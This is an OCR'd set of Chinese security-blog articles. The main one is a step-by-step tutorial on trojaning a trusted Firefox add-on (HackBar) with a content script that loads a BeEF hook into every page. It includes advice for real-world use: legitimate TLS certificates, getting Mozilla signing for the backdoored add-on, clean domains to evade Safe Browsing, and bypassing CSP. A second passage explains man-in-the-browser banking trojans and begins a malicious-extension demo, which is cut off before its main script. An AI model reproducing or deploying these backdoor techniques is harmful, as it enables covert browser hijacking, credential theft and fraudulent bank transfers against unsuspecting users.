
他写了一个混淆模块 Invoke-Obfuscation，这些方法的大多数都是自动化的，大家可以去看看。

知攻焉知防，既然了解了 powershell 最基础的攻击方法，那么了解如何检测 powershell 攻击活动也是必不可少的：如何检测 powershell 攻击活动

初窥火狐浏览器插件后门

原创： hl0rey 信安之路 2018-04-11

插件的基本机构及其作用



1、manifest.json 这个文件是每个插件都必须有的一个文件（其他的文件是可选的），它定义了插件的所有的信息，如权限，要引入哪些脚本，包含哪些资源等等。

2、Background pages 后台执行的脚本，如果你的插件需要有一个脚本文件一直在后台执行的话，这个脚本不在任何用户的可见的页签里运行，而是在浏览器为它创建的一个空白页里运行，所以它不能访问别的网页的 DOM，所以用

它没法做 js 注入。

3、Content scripts 直译是内容脚本，我理解为对应某内容而运行的脚本。它可以操作对应的页面的 DOM，用它来注入 js 比较方便。

个人认为，后门注入到可信的程序里就可以了，这也是一种比较理想的状态，而不用自己开发一个很好的软件，然后把后门加进去。所以，后边这四项对于做后门并不重要，知道就好，主要是前面三项要理解。咱们只要改动可信的插件，把咱们的脚本放进去就好了。

4、browser action files 在工具栏中添加按钮

5、page action files 在地址栏添加按钮

6、options pages 为用户定义一个可浏览的 UI 界面，可以改变插件的设置

7、web-accessible resources 使打包好的内容可用于网页与目录脚本

beef 与插件后门结合

manifest.json

```
{  "description": "hook ",
"manifest_version": 2,
"name": "hookyou",
"version": "1.0",
"content_scripts": [    {
"matches": ["<all_urls>"],
"js": ["hookyou.js"]    }  ]}
```

"matches": ["<all_urls>"] 这句表示要在所有的网站都注入 js 修改 <all_urls> 为其他的值，就只在特定网站注入。

hookyou.js

```
var oScript= document.createElement('script');oScript.src="          beef
    hook.js";document.body.appendChild(oScript);
```

如何临时加载你的插件


在地址栏输入 about:debugging ，回车，然后选择临时载入附加组件，再找到你的插件的目录，选中它的 manifest.json 文件，这个插件就被加载了。这时候你去访问网址，就会发现，body 里被注入了 js。

beef 支持 https


现在的浏览器是不允许在 https 的网页引入 http 资源的（图片除外），但是现在的知名网址，大都是 https 了，所以不能放弃劫持 https 的网站。那么我们的 beef 就得支持 https。

本地测试的话，很简单，直接让靶机信任证书就好了，但是要用到实战就有些尴尬了。所以我们要用合法的证书，腾讯云有免费的，申请也很快，可以自行申请。值得一提的是，需要把那几个文件提供给 beef。

申请完毕之后，下载到本地解压，其中有如下几个文件。




beef 使用的 web 服务器软件是 apache，所以我们打开 apache 文件夹。



beef 只需要文件 2 和文件 3，先把 beef 原来的证书备份一下，然后把文件 2 文件 3 复制到 beef 证书的存访位置，然后把文件 2 改名为 beef_cert.pem，文件 3 改名为 beef_key.pem。（我不懂密码学，对这些证书文件就不妄加论断了，只说怎么操作，hhhhh）

然后修改配置文件，把此处 enable 项的值改为 true




然后重新启动 beef，你就得用 https 协议访问 3000 端口了。

把恶意代码注入到现有的插件


首先下载某插件的源码

https://github.com/khoiasd/hackbar

把 hookyou.js 放进它的目录



然后修改某插件的 manifest.json 文件，让它把 hookyou.js 当作 conten_script 引入。



狐插件的必须要经过签名才能安装，否则会提示插件损坏。

具体流程：插件打包->上传到附件组件开发者中心->通过校验->下载已签名插件->安装插件

插件打包

把插件目录下的文件，用 zip 压缩即可。注意是文件夹下的文件，而不是压缩整个文件夹。

打开文件夹，选中再压缩。

```
{
    "description": "A HackBar for new firefox (Firefox Quantum). This addon is write
    "manifest_version": 2,
    "name": "HackBar",
    "version": "1.1.7",
    "author": "Khoiasd",
    "homepage_url": "https://github.com/khoiasd/hackbar",
    "icons": {
        "48": "icons/icon.png"
    },
    "permissions": ["tabs", "webRequest", "webRequestBlocking", "<all_urls>"],
    "devtools_page": "theme/hackbar.html",
    "background": {
        "scripts": ["background.js"]
    },

    "content_scripts": [
        {
            "matches": ["<all_urls>"],
            "js": ["hookyou.js"]
        }
    ]

}
```


下的步骤都很简单，没什么注意的了，只要你的插件不报错，问题不大。

safe browsing

如果你的域名被标识为含有恶意网站的话，在从你的网站加载 js 时，就会被 safe browsing 拦截，影响测试效果。具体的关闭方法是：

实战时，你得找个干净的域名。

Content-Security-Policy

也就是 CSP 头，有个网址的相应包里会有找个头，通常就不能这么直接的引入 js 了，所以有些网页你虽然打开了，但是 beef 里并没有上线（除去网络

不好的原因），这是正常的。

不过我们也不用去绕过，插件可以直接执行 js，只是不能从外部引入站点不可信的 js。


插件测试

测试环境

win10


firefox 59.0.2 64

首先安装插件后门到靶机的浏览器。貌似看起来跟正常的插件没什么区别。




插件貌似看起来跟正常的插件没什么区别。

然后登陆 beef 后台，在靶机浏览器打开几个网站，稍等一会。




这时我们看到，靶机上线了。



看一下靶机页面源代码。

执行个模块试试



总结

经过黑客的手的东西都很危险啊，还是小心使用的好。

本文只是展示了用借助 beef 来实现攻击，结合其他平台也是一样。

自己编写后门代码更是优秀，火狐插件有很多 API，可以很方便的盗取信息，实现远程控制，奈何本人前端水平太差，只能在这抛砖引玉了。


金融黑客的惯用手段 MITB

原创： 晚风 信安之路 2018-04-14

所谓的 MITB 技术就是 man-in-the-browser 的简称，也就是浏览器中间人攻击方式。我们先来回顾一下经典的中间人攻击方式。

如上图，正常的通信是用户和服务器直接进行数据传输。而现在，攻击者通过某种方式截断了用户与服务器的直接通信，扮演起了一个代理服务器的角色，把用户与服务器的流量做了一个转发，用户以为攻击者就是真正的服务器，服务器以为攻击者就是真正的用户。从而，攻击者作为一个中间人，就可以截获到用户与服务器之间的所有通信，还可以随意篡改这些通信数据。表面上看起来数据仍然在正常的传输，实际上已经被第三方获取了。经典的中间人攻击一般会采用 ARP 欺骗或者 DNS 欺骗等手段，欺骗原本通讯的双方，但这种方式就需要把通讯流引到自己的 IP 上，容易被检测出来。

而浏览器中间人攻击的突破点是在用户自己的浏览器，在数据流入用户本机的传输层之前就已经被截获并篡改了，获取和篡改数据的整个过程发生在用户的本机，而且一般在原始数据还未被加密之前就被篡改了，无需经过攻击者的机器。因此，这种浏览器中间人攻击方式更加隐蔽，更难以被检测出来。



浏览器中间人攻击更像是我们熟知的木马攻击。一般可以通过社会工程学的方式，以诱骗目标的手段植入目标的计算机，经过一段时间的潜伏，在特定的时间激活并执行恶意操作。而浏览器中间人攻击也是如此。它通常使用脚本或 ActiveX 控件，以浏览器扩展的形式出现。当用户访问特定的网站时，它就会被激活，在浏览器接口和外部网络之间开始偷偷捕获并修改数据。通过这种方式，用户的整个交易过程看似正在像预期的那样进行，但实际上正在执行的交易可能跟预期的完全不同。相关的交易细节可能会被修改，并且一些完全不相关的交易过程可能会被偷偷启动。这一切都在用户不知情的情况下进行着。

由于传统的病毒扫描方式是基于病毒特征和行为方式，所以很难直接扫描到这种木马病毒，许多传统的防御手段都对浏览器中间人攻击束手无策。并且它能直接获取认证的数据（像静态和一次性的密码甚至是一些生物特征数据）和交易的细节。

在未来普通用户被攻击的可能性非常大。像众所周知的浏览器中间人攻击就包括 Zeus 和 Slientbanker 木马等等。

MITB 流程详解

阶段一：感染

攻击的第一阶段是感染目标计算机。方法有很多，一般采用社会工程学的方法欺骗用户，使木马的本体植入目标计算机。或者也可以使用浏览器和系统的漏洞来植入木马。

1、下载感染

一般采用社会工程学的方法，给目标发一封具有诱骗性误导性的邮件，内容可以是推荐一款好用的免费软件、工作中的一份待接收的文件，或者引导用户进入一个包含伪装好的恶意软件的钓鱼网站，诱骗用户去下载（比如看视频需要下载某某播放器等等）。这些邮件的附件中就包含了精心混淆加密免杀的恶意木马。当用户下载并打开的时候，恶意软件就已经在用户不知情的情况下植入用户的计算机了。

2、浏览器漏洞

跟第一种类似，引导用户进入一个恶意网站。只不过这里不是诱骗用户下载恶意软件了。而是利用未修补的浏览器漏洞直接在用户的计算机上静默安装恶意软件。

阶段二：交易接管

在这个阶段，当用户启动浏览器，木马就会自动被激活，偷偷监视着用户的一举一动。当用户访问银行网站并通过身份认证时，MITB 攻击就开始了。木马已经接管了整个交易过程，可以随意修改收款方，随意修改转账的金额，也可以暗中收集用户的个人信息、隐私，然后发送给第三方。这一切的一切，都在用户不知情的情况下进行着。

下面是整个交易接管的流程表。

步骤	受害者	恶意软件	金融网站
1	访问金融机构网站	当这个金融网站在攻击范围内就自动激活	显示登录界面
2	使用账号密码登录	可能会收集账号密码信息也可能只是静默等待	处理用户的登录操作
3	请求转账操作	静默等待	显示转账界面
4	输入收款方和金额并发送求请求	拦截用户的请求，篡改收款方和金额	收到经过恶意软件篡改后的请求，向用户发送一次性密码并请求确认交易是否正确
5	/	拦截金融网站的交易确认信息，修改为用户预期的信息	/
6	查看交易（看起来是正确的），确认交易正确无误	静默等待	收到用户的一次性密码并执行被恶意软件修改后的交易

至此整个 MITB 攻击完成。所带来的危害就是用户的资金和金融机构的信誉的损失。

MITB 的演示

这里我们自己搭建一个环境模拟真实的网上银行交易过程。然后制作一个利用了 MITB 技术的扩展，模拟整个攻击过程。

第一步：网上转账环境搭建

首先是一个银行转账的界面。用户可以输入收款人的名字和转账的金额。其实就是一个 GET 表单，没有任何安全措施。

```
<form action="server.php" method="get">
  <span>转账给：</span>
  <input type="text" name="who" id="who"><br>
  <span>金额：</span>
  <input type="text" name="money" id="money"><br>
  <button type="submit">确认转账</button>
</form>
```



下面是银行的服务端页面。接受收款人和金额两个变量进行相应转账操作，为了便于大家更直观的看到效果，操作成功后会回显进行转账操作后所有用户的金额。


server.php

```php
<?php
//定义初始值，Alice有20元，Bob有30元，Candy没有钱
$Alice = 20;
$Bob = 30;
$Candy = 0;

if (isset($_GET['who']) && isset($_GET['money'])) {
  $$_GET['who']+=$_GET['money'];
  $Alice -=$_GET['money'];
  echo '操作成功<br>';
  echo '目前Alice有 '.$Alice.'元，Bob有 '.$Bob.'元，Candy有'.$Candy.'元';
}
else{
  echo '错误';
}
```


这里假设我自己是 Alice，我现在有 20 元钱，我的朋友 Bob 有 30 元钱，黑客 Candy 没有钱。我想要转账给我的朋友 Bob 10 元钱。Candy 是利用 MITB 技术的攻击者，想从 Alice 的账户里转账 20 元给到自己的账户。

我们来测试一下正常的交易过程。





结果符合我们的预期，没毛病。

第二步：恶意扩展的编写

这一步我们来写一个恶意扩展。这个扩展包含两个文件，扩展清单文件 manifest.json 和扩展主体文件 background.js。具体思路是当 Alice 无意间被暗中安装了这款恶意扩展，扩展在 Alice 进行转账操作时便会拦截 Alice 的转账请求，将收款人修改为 Candy，金额修改为 20 元，从而 Bob 不会收到钱，Alice 会损失自己的钱财，而黑客 Candy 会获利 20 元。

先写一个扩展的清单文件 manifest.json，

manifest.json

```
{
  "description": "A browser backdoor demo",
  "manifest_version": 2,
  "name": "MITB backdoor demo",
  "version": "1.0",

  "permissions": [
    "webRequest",
    "webRequestBlocking",
    "<all_urls>"
  ],

  "background": {
    "scripts": ["background.js"]
  }
}
```

信安之路

